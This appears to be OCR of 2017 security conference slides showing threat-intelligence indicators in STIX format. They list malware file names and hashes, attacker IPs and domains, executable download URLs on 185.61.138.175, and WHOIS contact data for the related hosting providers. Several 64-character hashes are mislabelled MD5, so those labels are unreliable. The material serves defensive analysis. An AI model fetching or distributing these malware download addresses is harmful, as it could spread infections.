
HACK IN BO Winter 2017 Edition

Practical example – IoC representation in STIX

Type	Value
filename	a.js
MD5	d1b423eecf49097d7443535638cebeff
IPv4	185.61.138.175
MD5	6e5a490ebeeafd8690b7ecbfb9d2acfb
MD5	6d3a33e26343f545060f2e209ecdee9e
Domain	stabber.net
Domain	amante2.carvalhoassessoria.com
MD5	f01e60b97574b919067bcee155496d87f9a594e3fc10999dec998e0a114349f5
MD5	fbd224d7a654a48da17e2999532f1d0c8f3d114e3bca4a41a1bdf9f684499901
MD5	3406cf0450ee28bf09ba837f16b20a39bbf5cccce94f63101ac3eb1f6fe4bdbd
MD5	a4c40ae7709bbd4f2bf9d100981e20fe6210117e89a816e3fde65d88e27df1eb
MD5	6003a334a639b9515c2aad18357994cb836908222494f3aea7e4c2326c90f881
MD5	2bd5ea2cfdd822a7654c9b58475b1db655f7c4c77d1ff60b0db5596a4fb5cbe5
MD5	e03134bfff2db681f32d9129d1c8ee9393a98ad3093a43740d730975ae87c161
MD5	665e56f7de896d691701defce31889534c9e98b9b66f20019eee3a8df9771600
MD5	f1fcb9aeff61cc7415661e9927cea51664771fe031d4f52ef124ee55d64ad297
MD5	dcc20632135c4c6ebe55389bee231f39e82454458ac4b76b9cb88e49894ff2eb
URL	http://185.61.138.175/temp/borah/unknown/1.exe
filename	1.doc
filename	1.xls
URL	http://185.61.138.175/temp/borah/unknown/1.xls
URL	http://185.61.138.175/1.exe
MD5	6d3a33e26343f545060f2e209ecdee9e
IPv4	141.105.64.228
document name	ISO20022 Bank Transaction Codes - Structure Report
Filename	susliks.dll
Filename	Foreground.cab
...	




Representation of Observables in STIX



Loading of the Indicators conteined in the Observables

Practical example – First Enrichment & Correlation phase



address	Bhubaneswar, Or...	address	87/30, Zhyliansk...
inetnum	141.105.64.128/...	address	Ukraine
address	Plot No- A/28, B...	telephone	+380638106649
name	abuse@ultratec...	address	Kyiv 01032, Kyiv ...
telephone	+91 674 6511040	inetnum	185.61.138.0/24
address	44579 Castrop-R...	uri	http://185.61.13...
name	AnMaXX Deutsc...	uri	http://185.61.13...
address	Zum Düker 47	uri	http://185.61.13...
inetnum	213.183.40.0/26	uri	http://185.61.13...
name	AnMaXX IT-Dien...	uri	http://185.61.13...
1 - 10 of 65		1 - 10 of 45	

HACK IN BO
Winter 2017 Edition